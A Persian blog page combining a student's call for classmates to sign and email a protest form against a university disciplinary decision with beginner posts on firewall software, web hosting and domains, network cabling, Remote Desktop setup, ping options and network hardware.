در خصوص پیشنهاد ارتباط با ریاست دانشگاه هم بنده خودم شخصا به خدمت ایشان خواستم برسم که مسئول دفترشون به بنده وقت ندادند و بنده نامه ای به ایشان نوشتم و ایشان فقط زیرش نوشتند که مسئول کمیته انضباتی دانشکاه رسیدگی شود که خوب رسیدگی هم تا الان نشده ، حتی برای ریاست محترم دانشگاه ایمیلی هم ارسال کردم که جوابی ارسال نشده برای بنده .
در خصوص پیشنهاد دیگر دوستان در رابطه با جمع شدن توی دانشگاه و جمع آوری امضا ، راستش ممکنه برخی دوستان کار داشته باشند یا نتوانند بیان و جمع کم بشه ، یا ممکنه دوستان همه هم بیان و زیاد باشند و دانشگاه انگ سیاسی یا اختلال در نظم یا هر بهانه دیگر به ما بزنند و مشکل حل که نشه بهانه هم دستشون داده شود و اعتراض رنگ دیگری بگیرد ، از این رو تصمیم گرفتیم به منظور منظم بودت اعتراض و عدم ایجاد مشکل برای شما دوستان ، و ایجاد امکان برای شرکت همه دوستان در این اعتراض بدون گرفتن وقت شما عزیزان و طی راه طولانی برای آمدن به دانشگاه ، در یک اقدام کاملا قانونی و محترمانه یک فرم اعتراض تهیه کنیم و دوستان با مراجعه به آدرس اعلام شده و پرینت تصویر فرم و پر کردن و امضا کردن آن و اسکن و ارسال آن به بنده اعتراض همه دوستان را یکجا بدون مراجعه به محل خاص و یا صرف زمان و وقت زیاد جمع آوری کنیم .
 
روش دریافت فرم :
 
1 - به آدرس زیر مراجعه کنید :
 
 
و یا روی لینک بالا کلیک کنید
 
تصویر فرم به شکل زیر برای شما به نمایش در می آید :
 
 
2 - از فرم اعتراض به روش های زیر یک پرینت بگیرید :
 
اگر در محلی که از اینترنت استفاده میکنید دسترسی به اینترنت ندارید ، بر روی تصویر فرم کلیک سمت راست موس را زده و از میان گزینه های به نماش در آمده گزینه Save Picture as .. را انتخاب کنید ، سپس پنجره ای برای شما به نمایش در می آید که میتوانید تصویر را در محلی که دوست دارید بر روی کامپیوتر خود ذخیره کنید ، سپس فایل این تصویر را که با نام eteraz uni.jpg میباشد با مراجعه به محلی که در آن پرینتر باشد چاپ کنید .
 
اگر در محلی که از اینترنت استفاده میکنید چاپگر موجود میباشد ، با رفتن بر روی منوی File در بالای پنجره تصویر فرم به نمایش در امده و انتخاب گزینه Print و یا زدن هم زمان کلید های CTRL + P و زدن دکمه Print از پنجره جدید باز شده از فورم اعتراض یک پرینت ( چاپ ) بگیرید .
 
 
3 - فرم اعتراض را با مشخصات درست خود کامل و امضا کنید
 
لطفا فرم را با خودکاری غیر از رنگ مشکی و با اطلاعات واقعی خود و نوشتن تاریخ روز امضا بفرمائید
 
4 - یک تصویر اسکن شده رنگی از فرم برای ما ارسال کنید
 
لطفا از فرم پر شده توسط خودتان یک اسکن ( کپی رنگی ) به آدرس ایمیل بنده nimafilm2002@yahoo.com  ارسال نمائید.
 
خواهشا به دلیل مشخص بودن اعتراض های ارسالی شما در صندوق میل بنده به دلیل ایمیل های زیاد و اسپم های ارسالی که برای بنده ارسال میشوند ، ایمیل خود را حتمی با Subject ( عنوان ) اعتراض دانشگاه ارسال نمائید .
 
 
- به جهت مشخص شدن دریافت ایمیل شما توسط بنده ، حتمی بعد از دریافت به شما ایمیل خواهم زد ، اگر ایمیلی تا روز بعد ارسال خود دریافت نکردید دوباره ایمیل را ارسال کنید .
 
- لطفا طی امروز و فردا خود و دوستانتان این فرم را پر و ارسال نمائید تا شنبه بتوانیم کلیه فرم های ارسال شده را به دانشگاه ارائه کنیم .
 
 
 قبلا از همکاری شما دوست عزیز تشکر و قدر دانی فراوان دارم و خواهشمندم این پیام را برای همه دوستان دیگر خود در دانشگاه که با آنها تماس دارید ، چه رشته کامپیوتر و چه رشته های دیگر ارسال نمائید .
امیدوارم این کار نتیجه بدهد و دوستان زیادی این فرم را پر و ارسال نمایند.


ممنون از نظرات ارسالی ، شما میتوانید از طریق این آدرس از نظرات دیگران مطلع شوید ...

http://t-college.blogfa.com/post-274.aspx

 
نیما

 
بالاخره چي شد؟
قراره چي كار كنيم؟
نامه كارتون و حل كرد؟


ازطرف : حميد رضا احسانيان

تنها سكوت

۳۱ شهريور ۱۳۸۹

سلام نيما جان ...
من حميد احسانيان هستم ، و تقريبا در جريان مشكلات تو و سعيد هستم ، براي همين هم به سعيد يه پيشنهاد دادم كه خودش در جريانه مي توني ازش بپرسي من به شخصه حاضرم هر كمكي كه از دستم بر مياد براتون انجام بدم اگه ميبيني با نامه كار درست ميشه من در خدمتم هماهنگ كن بياييم . به خدا منم راضي نيستم كه چند تا از رفيقام بخاطر يه سري مسائل الكي از درس و دانشگاه دور بيافتن بخاطر همينم از روزي كه قضيه شما رو فهميدم تو فكر بودم كه اين مسئله رو يه جوري حل كنيم حالا ما در خدمتيم.
قربانت......
              احسانيان


ازطرف : ونوس س - م

۱۰ مهر ۱۳۸۹

زندگي بافتن يك قالي است/ نه همان نقش و نگاري كه خودت مي‌خواهي/ نقشه را اوست كه تعيين كرده/ تو در اين بين فقط مي‌بافي/ نقشه را خوب ببين...نكند آخر كار ، قالي زندگيت را نخرند...


دانلود نرم افزار دیواره آتش و ضد هک قدرتمند ZoneAlarm Pro 9.1.008


همانطور که می دانید فایل مخرب را تنها نمی توان به ویروس ها اختصاص داد زیرا هر روز در نقطه ای از جهان فایل مخربی با نام و کد مبدا جدید ساخته می شود که ممکن است به سیستم شما آسیب برساند. از همین رو امروز در سایت میهن دانلود نرم افزاری را برایتان آماده کرده ایم که از رایانه شما در مقابل نفوذ عوامل مخرب با قدرت ایستادگی می کند. نرم افزار ZoneAlarm نرم افزاری بسیار قوی در مقابل نفوذ هکرها و تجاوزگران اینترنت به داخل سیستم شما می باشد. این نرم افزار محصول کمپانی Check Point می باشد که حتمآ با سایر نرم افزارهای امنیتی این شرکت آشنایی دارید. در واقع این نرم افزار متشکل از چند برنامه امنیتی شامل Firewall, Anti-Spyware, Anti-Hack و ... می باشد که هر کدام از آنها با محافظت از بخش های مختلف امنیت کامل سیستم شما را فراهم می سازند. همچنین دیواره آتش این نرم افزار مانع نفوذ هکرها و کرم های اینترنتی به داخل رایانه شما می شود و پس از نصب تمام رفت و آمد های اینترنتی شما را به طور کامل زیر نظر می گیرد مانند دریافت و ارسال ایمیل ، جستجو در اینترنت با مرورگر ، برسی سایتهایی مشکوک و ... که با زیر نظر گرفتن این آمد و شد ها توسط نرم افزار خواهید دید که یک هکر هرگز توانایی نفوذ به داخل سیستم شما را ندارد. همچنین در نرم افزار چندین مد مختلف قرار گرفته که به منظور افزایش و یا کاهش درجه ی سختی نرم افزار در مورد برسی رفت و آمد های اینترنت می باشد که می توانید به دلخواه آن را تغییر دهید.

توضیحات کامل تر و ویژگیهای نرم افزار در ادامه مطلب موجود است ...


برخی از ویژگیهای این نرم افزار:

- جلوگیری از نفوذ هکرها به داخل سیستم.

- داشتن یک دیوار آتش بسیار قوی در مقابل نفوذ بیگانه.

- در نظر گرفتن تمام رفت و آمد های اینترنتی.

- داشتن چندین مد مختلف به جهت سختی نرم افزار.

- امکان بلوک نمودن برخی از سایتهای مشکوک.

- قابليت بروز رساني نرم افزار از اينترنت.
- داشتن محيط زيبا و کاربرپسند.
- سازگار با ويندوز هاي مختلف.

- برسی دقیق ایمیل ها.
- داشتن حجم مناسب.
- کاربرد آسان.
- و ...


هاستینگ ، دامنه ، ایمیل ، طراحی ، قالب ؟


هاستینگ چیست؟
وب هاستینگ و یا در اصطلاح میزبانی وب در اصل تخصیص دادن مقداری فضا بر روی شبكه جهانی اینترنت با یك سری شرایط و ضوابط خاص میباشد. این فضایی كه به شما تعلق میگیرد توسط تمامی افراد از تمام جهان و از طریق اینترنت قابل دسترسی است.

من به چقدر فضا و یا پهنای باند نیاز دارم؟
این موضوع به عوامل و فاكتورهای متفاوتی بستگی دارد. از آنجایی كه مقدار پهنای باند و فضای وب تاثیر مستقیم در تعیین قیمتهای هاستینگ دارد این موضوع نیاز به تحمل بیشتری دارد كه شما بتوانید بصورت تخمینی مقدار فضا و پهنای باند را مشخص كنید. مقدار فضا بستگی به طراحی سایت شما دارد. شما میبایست حجم تمامی فایلهایی كه سایت شما در بر گرفته است را محاسبه كنید البته همیشه در نظر گرفتن مقداری فضا بیشتر از فضایی كه نیاز دارید برای احتمالات لازم است. اگر سایت شما بصورت داینامیك است و از بانك اطلاعاتی استفاده میكنید و هر روز مقدار آن تغییر میكنید ، راه دقیقی برای محاسبه فضا وجود ندارد شما باید ابتدا فضایی كه فایلهای شما اشغال كرده اند را محاسبه كنید و با توجه به فعالیت سایت خود و تعداد بازدید كننده سایت فضایی بیشتر از فضای محاسبه شده (جهت بانكهای اطلاعاتی) در نظر بگیرید. برای محاسبه كردن پهنای باند مورد نظر چند فرمول وجود دارد. اگر شما در سایت خود بخشی برای دانلود فایل و یا برنامه های مختلف در نظر نگرفته اید فرمولی كه میتوان مقدار پهنای باند لازم را محاسبه كرد به شكل زیر است : میانگین تعداد افراد بازدید كننده در روز * میانگین تعداد بازدید صفحات در روز * میانگین حجم هر صفحه * 31 اگر در سایت خود بخشی را برای دانلود فایل و برنامه های گوناگون در نظر گرفته اید میبایست از فرمول زیر استفاده كنید: [(میانگین تعداد افراد بازدید كننده در روز * میانگین تعداد بازدید صفحات در روز * میانگین حجم هر صفحه) + ( میانگین تعداد دانلود روزانه * میانگین حجم فایلهای برای دانلود)] * 31 البته این موضوع را یاد آور میشویم كلا محاسبه فضا و پهنای باند قاعده خاصی ندارد و عملا با تجربه و گذشت زمان و استفاده از سایت میتوان آنرا مشخص كرد.

دامین چیست؟
دامین مشخص كننده نام سایت است. از آن جایی كه در اینترنت همه سرورها و سایت ها با IP مشخص می شوند برای دسترسی راحت و آسان به سایت ها از دامین استفاده می شود.

پسوندهای مختلف دامینها به چه معناست ؟
دامین com : مخفف commercial میباشد. دامینهای com. دارای بیشترین محبوبیت میباشند كه امكان ثبت آن برای تمامی افراد حقیقی و حقوقی امكان پذیر است. این دامین از یك سال تا ده سال ثبت میشود. دامین net : مخفف network میباشد. این دامین بیشتر برای سایتهایی كه در زمینه شبكه فعالیت دارند كاربرد دارد. گرچه ممكن است هر فردی از این نوع دامین استفاده كند. این دامین از یك سال تا ده سال ثبت میشود. دامین org : مخفف organization میباشد. این نوع دامینها معمولا برای ارگانها و سازمانها استفاده میشود. البته معمولا وقتی حالات com. و net. قبلا توسط فرد دیگری ثبت شده باشد از این دامین نیز استفاده میشود. این دامین از یك سال تا ده سال ثبت میشود. دامین biz : این دامین بیشتر برای كارهای تجاری و بازرگانی استفاده میشود. این دامین در دسته دامینهای gTLD قرار دارد كه از یك سال تا ده سال ثبت میشوند. دامین info : این دامین اولین دامین در حوزه اینترنتی با هدف استفاده نامحدود از زمان ابداع دامین com. میباشد كه مخفف Information میباشد . دامین های info. معمولا جهت سایتهای اطلاع رسانی و عمومی استفاده میشود. این دامین از یك سال تا ده سال ثبت میشود. دامین name : این دامین كه تمامی افراد قادر به ثبت آن میباشند بیشتر جهت اینكه مدیر سایت اسم و فامیل خود را در دامین قرار داده باشد استفاده میشود كه معمولا به شكل firstname@lastname.name و یا lastname@firstname.name و یا به شكل www.firstname.lastname.name استفاده میشود. این دامین از یك سال تا ده سال ثبت میشود. دامین us : این دامین دو حرفی مربوط به كشور آمریكا میباشد كه مخفف United State میباشد. دامین ws : این دامین دو حرفی مربوط به كشور Western Samoa میباشد (Western Samoa‌یك جزیره در جنوب اقیانوس آرام میباشد) این دامین بیشتر به عنوان مخفف WebSite شناخته میشود كه بیشتر برای سایتهای شخصی استفاده میشود. دامین tv : این دامین دو حرفی مربوط به كشور Tuvalu میباشد (جزیره Tuvalu بین هاوایی و استرالیا قرار دارد) این دامین به عنوان مخفف Television و بیشتر برای شبكه های تلویزیونی استفاده میشود. دامین cc : این دامین دو حرفی مربوطه به كشور Cocos میباشد (جزیره Cocos در اقیانوس هند قرار دارد) دامین ir : دامین های ir‌ و زیر مجموعه های آن ، مختص كشور ایران میباشد. حرفهای ir برگرفته از كلمه iran است. این دامین و دامینهای زیر مجموعه فقط یك ساله و پنج ساله ثبت میشود . ثبت دامین ir برای تمامی افراد آزاد است. دامین ac.ir : این دامین كه از زیر مجموعه های دامین ir و دامینهای ایرانی است جهت دانشگاهها و موسسات عالی استفاده میشود. جهت ثبت این دامین، مدارك و اسناد مربوط به موسسه مورد نیاز است. دامین co.ir : این دامین از زیر مجموعه های دامین ir‌ میباشد و جهت شركت های كوچك و بزرگ استفاده میشود. ثبت این دامین مستلزم ارائه اساسنامه شركت و مدارك شركتی میباشد. دامین gov.ir : این دامین كه از زیر مجموعه های دامین ir است جهت سازمانها و ارگانهای دولتی استفاده میشود. ثبت این دامین فقط برای سازمانها و ارگانها امكان پذیر خواهد بود.

تعدادی قالب وب سایت یا همان (Template Web) به صورت کاملا رایگان برای دانلود قرار دادیم

65mb قالب جدید اماده دانلود
لینک دانلود-----------------------------------------------------------------------------------------------------------------------------------
Download
Downloadقالب شماره 1قالب شماره 2
Download
Downloadقالب شماره 3قالب شماره 4
Download
Downloadقالب شماره 5قالب شماره 6
Download
Downloadقالب شماره 7قالب شماره 8
 

سایت ساز های فارسی رایگان


دیگر نیاز به پرداخت هزینه جهت طراحی وب سایت خود نخواهید بود. با استفاده از برنامه های فارسی نت افراز ;i که میتوانید بصورت رایگان  نصب میکند، بدون نیاز به اطلاعات تخصصی طراحی وب، وب سایت خود را بصورت حرفه ای طراحی کنید. این برنامه های سایت ساز، هر کدام دارای پنل مدیریت مجزا به زبان فارسی بوده و شما میتوانید بصورت همزمان چندین برنامه بر روی اکانت خود داشته باشید.


MyBB
انجمن
 
Joomla
مدیریت محتوی
وب سایت
 
WordPress
وبلاگ
 
Mambo
مدیریت محتوی
وب سایت
 
OS Commerce
فروشگاه اینترنتی
آنلاین
 
Movable Type
وبلاگ
 
e107
مدیریت محتوی
وب سایت
 

UTP و STP


کابل زوج به هم تابیده ( Twisted pair)

img/daneshnameh_up/5/58/TP_Cable.jpg


* کابل زوج به هم تابیده استاندارد فعلی بیشتر شبکه های LAN است. در مقایسه با انواع کابل کواکس نصب آن آسانتر و کارایی آن بهتر است. بر خلاف کابل کواکس که فقط یک هادی منتقل کننده سیگنال و یک زمین دارد ، کابل زوج به هم تابیده دارای چهار جفت سیم مسی عایق بندی شده است که در هر اینچ به تعداد مشخصی به هم تاب می خورند تا از تداخل الکترومغناطیسی ناشی از سایر جفت ها و منابع بیرونی اجتناب شود.کابلهای زوج به هم تابیده ، رنگ بندی خاصی دارند که بر اساس استاندارد T568-A تعریف می شوند. در هر جفت سیم ، سیم تک رنگ سیگنالها را منتقل می کند و سیم راه راه به عنوان زمین عمل می کند.که به ترتیب زیر میباشند:
**جفت1- آبی ، آبی و سفید
**جفت2- نارنجی ، نارنجی و سفید
**جفت3- سبز ، سبز و سفید
**جفت4- قهوه ای ، قهوه ای و سفید


زوج به هم تابیده بدون حفاظ (UTP)

* بیشتر شبکه های اترنت دفتری از کابل UTP استفاده میکنند. این کابل از هادی مسی 22 یا 24 AWG استفاده میکند. امپدانس آن 100 اهم است و به صورت زیر درجه بندی میشوند
CAT1 0MHZ تلفن صوتی ، سیستم هشدار
CAT2 1MHZ تلفن صوتی ، پایانه های کامپیوتر های بزرگ IBM
CAT3 16MHZ 10 BaseT - 100 BaseT4
CAT4 20MHZ Token Ring
CAT5 100MHZ 100 BaseTX , ATM
CAT5e 350MHZ 1000 BaseT


*پایه های اتصال دهنده :کابلهای زوج به هم تابیده از اتصال دهنده های RJ-45 استفاده میکنند که از لحاظ ظاهری مشابه سوکت سر کابلهای تلفن ( تحت عنوان RJ-11 ) می باشد. نحوه اتصال کابل به پایه های جک RJ-45 بر اساس استانداردهای T568-A‌ و T568-B بصورت زیر است :
img/daneshnameh_up/a/a5/568_Ab.jpg
img/daneshnameh_up/8/8b/568_B.jpg
*دو استاندارد 568A و 568B از نظر عملکرد مشابهند و اگر در هر دو سرکابل از طرح پایه های واحدی استفاده شود، هیچیک از لحاظ کارایی بر دیگری مزیتی ندارد.( در LAN معمولا کابل زوج به هم تابیده بصورت مستقیم سیم کشی می شود، یعنی هر از پایه های یک اتصال دهنده به پایه متناظر آن در اتصال دهنده دیگر وصل می شود.)


زوج به هم تابیده حفاظ دار(STP)

* این نوع کابل با پوششی خاص ، سیگنالهای داده را در مقابل تداخل الکترومغناطیس حفظ میکند. پوشش حفاظ کابل STP خود هادی است و در صورتی که صحیح به زمین وصل شود نویز اطراف را به جریان تبدیل کرده که در فرایند انتقال به سیمهای داخلی به جریانهای مساوی و مخالف تبدیل می شود که اثر همدیگر را خنثی میکنند و هیچ نویز مزاحمی باقی نمی ماند. دقت کنید همه اجزایی که در اتصال شرکت دارند ، از جمله اتصال دهنده های RJ و پلاکهای دیواری ، همگی باید حفاظ دار باشند.حفاظ کابل STP می تواند از جنس فویل یا فلز به هم تابیده باشد. فلز به هم تابیده حفاظ مؤثرتری است ولی وزن ، اندازه و هزینه کابل را افزایش میدهد. کابل های STP با پوشش حفاظ از جنس فویل گاها FTP یا ScTP نیز خوانده می شوند.کابل STP بر اساس جنس حفاظ به رده های زیر تقسیم بندی می شود:


    • CAT 1A
    • CAT 2A
    • CAT 6A
    • CAT 9A
  • که از موارد فوق استاندارد T568-A فقط دو مورد از انواع کابل STP را میشناسد.
    • نوع 1A برای استفاده در زیر ساختها (سیمهای افقی).
    • نوع 6A برای تکه کابلها مورد استفاده در شبکه.


اتصال دو کامپیوتر با درگاه RJ-45 کارت شبکه و بدون استفاده از HUB



* در این حالت برای آنکه دو دستگاه با هم ارتباط برقرار کنند ، سیگنال ارسالی توسط یک کامپیوتر باید به پایه های دریافت کننده دیگری برسد. یعنی باید بین جفت سیم های ارسال و دریافت ، تعویض سیکنال انجام شود. این نوع ترکیب بندی کابل به کابل متقاطع – Cross Cable معروف است که از طریق آن می توان دو سیستم را با دو کارت شبکه ، بدون نیاز به هاب ، به یکدیگر متصل نمود و یک شبکه خانگی ( LAN کوچک) بوجود آورد.دقت کنید در یک LAN واقعی ، کابلها از این جهت بصورت مستقیم سیم کشی می شوند ( و نه متقاطع ) که HUB مسؤوول جابجا کردن جفت ها است.


img/daneshnameh_up/7/70/Cross_cable.jpg img/daneshnameh_up/4/42/Utp_cable.jpg

'آموزش برنامه Remote Desktop

بااستفاده از اين برنامه شما ميتونين از يك محل ديگه به كامپيوتر خودتون در منزل يا محل كار وصل بشين و صفحه دكستاپ اونو ببينين و همچنين با اين برنامه شما قادرين كه در اون كامپيوتر برنامه خاصي رو به اجرا در بيارين و بروي سيستم كه پشتش نتايجش رو ببينين.

نحوه كار:
شيوه كار اين برنامه به اين صورته كه به محض برقراري ارتباط ، سيستم راه دور (اوني كه بهش ميخواين دسترسي پيدا كنين) بطور اتوماتيك Lock (قفل) ميشه و تا زماني كه به آن مرتبط هستين هيچ شخص ديگه ايي نمي تونه به برنامه ها ، فايلها و ساير منابع اون دسترسي داشته باشد و هنگاميكه به محل كارتون برگريدين مي تونين دستگاه كامپيوترتون رو با فشار دادن كليد هاي CTRL+ALT+DEL از حالت Lock در بيارين.
از ديگر ويژگي هاي اين برنامه امكان login كردن در آن واحد بر روي چند سيستمه - حتي در حالتي كه ديگران نيز به اون سيستم Log in كرده باشن، و كاربر مي توانه برنامه هاي اونها را بطور همزمان اجرا كنه.

براي دسترسي به امكانات و اجراي اين برنامه بايد نكات زير رو در نظر داشته باشين :

- يك كامپيوتر كه در آن ويندوز Xp Profesional نصب شده و دسترسي به محيط اينترنت و يا شبكه را داره .

- يك كامپيوتر ديگه در منزل و يا در همون محل شركت (كه از طريق شبكه داخلي با هم مرتبط هستن) با امكان دسترسي به اينترنت ، مودم

- نام كاربري ، كلمه رمز عبور و مجوزهاي مناسب

اجراي برنامه Remote Desktop :

اول به Control Panel برين و سپس گزينه System را انتخاب كنين .

سپس در زبانه Remote ، گزينه Allow users to connect remotely to this computer رو كه در پائين پنجره قرار داره انتخاب كنين (تيك بزنين) .

بعدش در قسمت Remote Desktop ، گزينه Select Remote Users ... را كليك كنين .

سپس در كادر Remote Desktop Users گزينه Add… را انتخاب كنين.

در آخر هم در كادر Select Users


دستـــــــــــور ping

File:Ping deny.png

کاربرد Ping :


تست برقراری ارتباط یک کامپیوتر به یک کامپیوتر دیگر (بر اساس پروتکل TCP/IP) در سطح ای پی با استفاده از ارسال ICMP (Internet Control Message Protocol ) Echo Request Messeges

دستور Ping اصلی ترین دستور TCP/IP برای عیب یابی اتصال - در دسترس بودن و ترجمه اسامی (Name resolution) میباشد.

Option های مختلف دستور Ping :

Ping -t
با استفاده از پارامتر "t" میتوان تعیین کرد تا دستور Ping تا زمان interrupted شدن توسط کاربر به Ping کردن ادامه دهد.

Ping -a
با استفاده از پارامتر "a" نیز میتوان نام هاست ای پی مورد نظر را پیدا کرد .به عبارتی این پارامتر نام هاست متناظر با ای پی را نمایش میدهد.

Ping -n
با استفاده از پارامتر "n" نیز میتوان تعداد دفعات ارسال Echo Request messages را که به طور پیش فرض 4 بار میباشد افزایش یا کاهش داد.


Ping -l
با استفاده از پارامتر "l" نیز میتوان حجم بسته Echo Request messages را که به طور پیش فرض 32 بایت میباشد تغییر داد.ماکزیمم مقدار مجاز برای این پارامتر 65,527 میباشد.

Ping -i
با استفاده از پارامتر "i" نیز میتوان مدت زمان زنده بودن پکت سرگردان را تعیین کرد .به عبارت دیگر این پارامتر TTL - Time To Live بسته Echo Request messages را تعیین میکند.

نکته:مدت TTL برحسب مشخصات هاست تعیین میگردد .به عنوان مثال اگر هاست مورد نظر Windows XP باشد مقدار TTL برابر 128 است.ماکزیمم این مقدار نیز 256 میباشد.


Ping -v
با استفاده از پارامتر "v" نیز میتوان مقدار TOS - Type Of Service در هدر ای پی Echo Request messages را تعیین کرد.مقراد پیش فرض 0 میباشد.

محدوده مجاز این مقدار نیز بین 0 و 255 میباشد.

Ping -w
با استفاده از پارامتر "w" نیز میتوان مدت زمان انتظار برای دریافت پاسخ از هاست بر حسب milliseconds را تعیین نمود.

در صورتی که هاست در این مدت زمان نتوان به بسته Echo Request messages دهد اررور Request timed out برای کاربر نمایش داده میشود.

معرفي تجهيزات شبكه «بخش 1»

کارت شبکه (Lan Card)
کارت شبکه جهت اتصال کامپیوتر به شبکه محلی در سرعت های 100،10و1000 مگا بیت بر ثانیه بکار میرود . با پورتهای Rj-45 و BNC برای شبکه های مبتنی بر کابل مسی و با پورت فیبر نوری جهت ارتباط با فیبر نوری استفاده می شود . کارخانه های مختلفی این نوع کارت ها را با قیمت های مختلف و امکانات متنوع تولید می کنند.


 هاب سوئیچ شبکه (switch)
قلب هر شبکه مبتنی بر روش استار را هاب سوئیچ تشکیل میدهد . سوئیچ های لایه 2 با تعداد پورت 5 ، 8 ، 16 ، 24 و گاهی 36 و 48 پورت نیز تولید می شوند . امروزه سرعت آنها معمولاً 10/100 و یا 1000 مگابیت بر ثانیه است .
سوئیچ ها دارای پورتهایR j- 45 و یا فیبر نوری و یا ترکیبی از هر دو هستند . در دو نوع رومیزی و رکمونت و یا رومیزی با قابلیت رکمونت جهت نصب در رکهای 19 اینچ استاندارد وجود دارند . سرعت سوئیچ کردن از مهمترین مشخصات یک سوئیچ است . متناسب با نیاز و طراحی شبکه ، سوئیچهای مختلفی با پورتهای متنوع در بازار بفروش می رسند . شرکت های معدودی سوئیچ جایگزین در مدت زمان گارانتی به شما ارائه می دهند که بدین وسیله می توانید شبکه خود را همواره بر پا نگه دارید . مدت زمان گارانتی سوئیچ ها معمولا بین 1 تا 3 سال است.


 سوئیچ های مدیریتی (Managable Switch)

برای کنترل و نگهداری شبکه های بزرگ و یا شبکه هایی که نیاز به پهنای باند زیاد و کنترل شده دارند نیاز به استفاده از سوئیچهای مدیریتی داریم . با اینگونه سوئیچها می توان تنظیمات متنوعی از قبیل پهنای باند ، شبکه های مجازی ، کنترل و گزارشات ترافیکی شبکه و ... را انجام داد از مشخصاتی که تقریبا در تمام آنها مشترک است می توان به رکمونت بودن ، بدنه فلزی ، تعداد 24 پورت به بالا ، امکان افزودن چندین نوع ماژول برای کاربردهای مختلف ، خروجی پورت سریال برای مدیریت مستقیم ، امکان مدیریت از طریق وب ، دارا بودن نرم افزار مدیریتی ، پاورهای اینترنال ، پاورهای زاپاس و قیمت بسیار بالا نسبت به سوئیچ های رایج اشاره کرد . هنگام استفاده از چنین سوئیچ های گران قیمتی باید تمهیدات لازم از نظر برق و ارت در سیستم شبکه شما پیش بینی گردد . سرعت سوئیچ کردن داخلی و همچنین حجم دیتای انتقالی در زمان واحد از جمله مشخصات مهم سوئیچها وتعیین کننده قیمت آنها می باشد . برخی از این سوئیچ ها امکان کار در لایه 3 شبکه و یا یالاتر را نیز دارند . جهت اتصال چنین سوئیچ هایی به یکدیگر از سوئیچ های مرکز ی خاصی (Core) با توان تبادل دیتای بالا استفاده می شود .


 ماژول سوئیچ
ماژولها قطعاتی سخت افزاری هستند که به سخت افزار اصلی متصل شده و امکاناتی را بسته به نیاز شبکه به آن اضافه می نمایند . به سوئیچهایی که دارای ورودی برای نصب ماژول هستند سوئیچهای ماژولار گفته می شود. هر خانواده ای از سوئیچها می توانند از یک تا چندین ماژول داشته باشد و کارخانه های مختلف ماژولهایی با کاربردهای متفاوت برای سوئیچهای خود عرضه می کنند . هر ماژول می تواند چندین پورت یکسان یا متفاوت داشته باشد . جدیدترین ماژولها ماژولهای SFB یا Mini GIBIC هستند که انواع پورتهای گیگا بیت بر روی فیبر نوری و کابل مسی ارائه می کنند . سوئیچ ماژولار این امکان را به طراح شبکه می دهد تا بتواند چندین نوع مدیا را در کنار هم داشته باشند . انتخاب ماژول نیاز به اطلاعات لازم در خصوص انواع مدیا و فواصل و سرعتهایی که ارائه می کنند دارد . ماژول های یک خانواده سوئیچ قیمت های بسیار متفاوتی دارد .


 کی وی ام سوئیچ (KVM)
این دستگاه امکان کنترل 2 ، 4 ، 8 یا 16 دستگاه کامپیوتر را از طریق یک مانیتور و یک موس و یک کیبرد می دهد . معمولاً در رک برای کنترل چندین سرور به کار می رود که باعث کاهش هزینه می شود . بعضی از انواع آن بهم مرتبط شده و تا 256 کامپیوتر یا بیشتر را نیز می توانند ساپورت کنند . یک مورد استفاده فراوان آن مربوط به اسمبل کنندگان و تعمیر کاران کامپیوتر می باشد .


 پرینت سرور   (Print Server)
می توانید 1 یا 3 دستگاه پرینتر را توسط پرینت سرور در اختیار همه کاربران شبکه بطور همزمان قرار دهید . پرینت سرور مستقیماً به سوئیچ
شبکه متصل می شود . مزیت آن بر Print Sharing اینست که توان سرور یا دستگاه دیگر را بکار نمی گیرد ، ویروسی نمی شود ، هنگ نمی کند و خطای کاربر باعث از کار افتادن سرویس چاپ کاربران دیگر نمی شود . یک دستگاه لازم برای شبکه های بزرگ است .


 اینترنت سرور
با اتصال مستقیم این دستگاه به سوئیچ شبکه همه کاربران می توانند بشرط داشتن مجوز از سرویس اینترنت استفاده کنند . 1 یا 2 مودم اکسترنال را می توانید با دو خط تلفن به 2 سرویس دهنده اینترنت متصل شوید . از امکانات دیگر دستگاه :
Mail,Internet,DHCP,Account Server می باشد . تنظیمات آن از طریق Explorer انجام می شود .


 دوربین شبکه ، اینترنت (IP Camera)
هنگامی که این نوع دوربین ها را به سوئیچ شبکه متصل می کنید تمام کاربران شبکه به شرط داشتن محوز می توانند تصویری را که این دوربین ها ارسال می کنند مشاهده نمایند . امکان کنترل 16 دوربین همزمان وجود دارد لنز آن قابل تنظیم است و برخی انواع آن صدا برداری و یا عملیات چرخش و زوم را نیز انجام می دهند . سرعت آن تا 30 فریم بر ثانیه و حداکثر دقت 480×640 می باشد .


 روتر (Router)
شبکه ها را روترها (مسیر یابها ) به هم متصل می کنند .تمام دنیا توسط روترها به هم متصل شده و بدین صورت شبکه اینترنت شکل گرفته است . این دستگاهها کارکرد پیچیده ای داشته و نیاز به تنظیمات نرم افزاری دارند . برخی از آن قابلیت نصب ماژول دارد و امکانات مختلفی توسط این ماژولها به آنها افزوده می گردد . پرفروش ترین روترها در بازار ایران ساخت شرکت سیسکو سیستمز می باشد . بسته به قدرت مدیریت و انتقال داده ها وامکانات ، قیمتهای متفاوتی دارند . هر روتر حداقل دارای یک پورت LAN جهت اتصال به شبکه محلی و یک پورت WAN جهت اتصال به شبکه دور دست می باشد.


 ماژول روتر
